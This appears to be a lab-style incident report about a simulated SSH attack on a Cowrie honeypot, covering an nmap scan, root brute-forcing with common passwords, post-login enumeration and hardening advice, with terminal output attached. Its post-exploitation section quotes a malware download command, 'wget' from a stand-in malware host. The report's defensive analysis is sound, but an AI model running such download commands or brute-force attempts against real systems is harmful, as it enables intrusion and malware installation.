INCIDENT REPORT: Network Attack Detection
Date: February 3, 2026
Reported By: Israel Oluwasegun Emmanuel
Subject: Detection of Unauthorized Access and SSH Brute Force Attempt

1. Executive Summary

On February 3, 2026, network monitoring tools detected suspicious activity targeting a specific server on the internal network. An internal host (The Attacker) initiated an aggressive port scan followed by a brute-force attack against the SSH service. The attacker successfully bypassed authentication and executed suspicious shell commands. This activity was contained within a controlled "Honeypot" environment (Cowrie), preventing risk to production systems.

2. Incident Details

- Victim System (Honeypot): 10.0.2.3
- Attacker System: 10.0.2.15
- Targeted Service: SSH (running on non-standard Port 2222)
- Tools Used for Detection: Nmap (for simulation), Wireshark (for packet capture), Cowrie Logs.

3. Analysis of the Attack

The attack followed a clear three-stage pattern, confirmed by Wireshark packet captures (honeypot_capture.pcap):

- Phase 1: Reconnaissance (Scanning)
- The attacker performed an nmap -A scan against 10.0.2.3.
- Wireshark captured a high volume of TCP SYN packets targeting Port 2222, confirming the attacker was identifying open services.

- Phase 2: Brute Force Entry
- Multiple SSH login attempts were recorded using the username root.
- The attacker attempted various common passwords (admin, password, 12345).
- Note: The Cowrie honeypot intentionally allowed the attacker to log in with a fake password to observe their behavior.


- Phase 3: Post-Exploitation (Command Execution)
- Once inside the deceptive shell (root@svr04), the attacker executed enumeration commands including whoami and ls -la.
- A critical alert was triggered when the attacker attempted to download external malware using the command: wget http://www.malware.com/virus.exe.

4. Defense & Mitigation Recommendations

To prevent similar attacks on real production systems, the following measures are recommended:

1. Disable Root Login: Configure SSH to disallow direct login as root.

2. Enforce Key-Based Authentication: Disable password logins entirely and require SSH keys.
3. Implement Fail2Ban: specific software that automatically bans IP addresses after too many failed login attempts.
4. Change Default Ports: Moving SSH from port 22 (or 2222) to an obscure port reduces noise from automated scanners.




```
    link/ether 02:42:5b:c6:3d:59 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
training-shell> nmap -sV -p 2222 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-03 12:28 +0100
Nmap scan report for 10.0.2.3
Host is up (0.0010s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
MAC Address: 08:00:27:5F:D1:EA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
training-shell> 
```

Nmap Scan Result



```
-py3-none-any.whl size=6085 sha256=f379e7521450caae770203b9fc2c510fe21e977de4
00d4b34f7be8f1d2e695bd
  Stored in directory: /tmp/pip-ephem-wheel-cache-urasxll_/wheels/cd/18/12/bc
953575b183ca8fcbf727e969157a47139225daaea38365fe
Successfully built cowrie
Installing collected packages: cowrie
Successfully installed cowrie-2.9.10.dev1+gca6aa49af

┌──(cowrie-env)(cowrie㉿HoneyPot)-[~/cowrie]
└─$ cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Starting cowrie: [twistd --umask=0022 --pidfile /home/cowrie/cowrie/var/run/c
owrie.pid --logger cowrie.python.logfile.logger cowrie]...
/home/cowrie/cowrie/cowrie-env/lib/python3.13/site-packages/twisted/conch/ssh
/transport.py:110: CryptographyDeprecationWarning: TripleDES has been moved t
o cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be remov
ed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-cbc": (algorithms.TripleDES, 24, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.13/site-packages/twisted/conch/ssh
/transport.py:117: CryptographyDeprecationWarning: TripleDES has been moved t
o cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be remov
ed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-ctr": (algorithms.TripleDES, 24, modes.CTR),

┌──(cowrie-env)(cowrie㉿HoneyPot)-[~/cowrie]
└─$ 
```

Screenshot Of HoneyPot Running

Evidence File: [Kindly click here to view the wireshark capture (.pcap)](https://drive.google.com/file/d/1HPv07L8PdaBvIpd7kP6L8z5qDEtgGzHr/view?usp=drive_link)
https://drive.google.com/file/d/1HPv07L8PdaBvIpd7kP6L8z5qDEtgGzHr/view?usp=drive_link